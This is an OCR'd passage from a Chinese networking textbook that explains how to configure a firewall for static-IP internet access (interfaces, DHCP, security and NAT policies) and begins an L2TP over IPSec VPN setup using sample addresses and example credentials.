


图 6-38　静态 IP 接入互联网拓扑图

（1）配置接口

选择“网络→接口”，单击 GE1/0/1 对应的“编辑”图标，按照静态 IP 地址配置外网接口参数配置，如图 6-39 所示。




图 6-39　外网接口数据参数

配置完成后，单击 GE1/0/2 对应的“编辑”图标，配置内网接口参数，如图 6-40 所示。

修改GigabitEthernet
接口名称 GigabitEthernet1/0/2
别名
虚拟系统 root
安全区域 trust
模式 路由 交换 旁路检测
IPv4 IPv6
连接类型 静态IP DHCP PPPoE
IP地址 10.3.0.1/24
一行一条记录，
输入格式为 “1.1.1.1/255.255.255.0”
或者 “1.1.1.1/24”。
默认网关
首选DNS服务器
备用DNS服务器
多出口选项
确定 取消

图 6-40　内网接口数据参数

（2）配置 DHCP 服务器

选择“网络→DHCP 服务器→服务”，单击“新建”按钮，配置内网接口 GE1/0/2 的 DHCP 服务，使其为局域网内的 PC 分配 IP 地址，如图 6-41 所示。



图 6-41　内网接口 DHCP 配置

（3）配置安全策略

选择“策略→安全策略”，单击“新建”按钮，配置允许内网 IP 地址访问外网，其他安全策略可根据需求进行配置，如图 6-42 所示。

图 6-42　配置安全策略

（4）配置 NAT 策略

选择“策略→NAT 策略→源 NAT”，在“源 NAT 策略列表”中单击“新建”按钮，实现内网用户正常访问 Internet，如图 6-43 所示。

（5）结果检验

查看接口 GE 1/0/1 的公网地址配置是否正确，物理状态和 IPv4 状态是否为 Up。在内部网络中的 PC 上通过 ipconfig/all 命令检查网卡是否正确分配到私网地址和 DNS 地址。检查内部网络中的 PC 是否能通过域名访问 Internet，若能访问，则表示配置成功。否则，请检查配置。

6.2.3.3　配置 VPN

以移动办公用户使用 Windows 7 操作系统通过 L2TP over IPSec 接入总部 VPN 为例，如图 6-44 所示。




图 6-43 配置 NAT 策略

LAC 客户端通过 Internet 连接到公司总部的 LNS 侧。要求由出差员工（LAC Client）直接向 LNS 发起连接请求，与 LNS 的通信数据通过隧道 Tunnel 传输。先使用 L2TP 封装第二层数据，对身份认证；再使用 IPSec 对数据进行加密，具体数据规划如表 6-1 所示。




图 6-44 配置客户端使用 Windows7 系统自带软件通过 L2TP over IPSec 接入总部组网

表 6-1　数据规划

项　目		数　据
LNS	L2TP 配置	组名：default 用户名称：vpdnuser 用户密码：Hello123
	IPSec 配置	预共享密钥：Admin@123 本端 ID：IP 地址 对端 ID：接受任意对端 ID
	用户地址池	10.1.2.2～10.1.2.100 请确保总部设备和地址池中地址路由可达。路由下一跳指向防火墙连接总部内网的接口 GE0/0/3。
LAC Client	IP 地址	3.3.3.3/24
	L2TP 配置	用户认证名称：vpdnuser 用户认证密码：Hello123
	IPSec 配置	预共享密钥：Admin@123 对端地址：1.1.1.2/29

1．配置接口

（1）配置外网接口

选择“网络→接口”，单击 GE0/0/1 对应的编辑图标，按照图 6-45 所示进行配置。

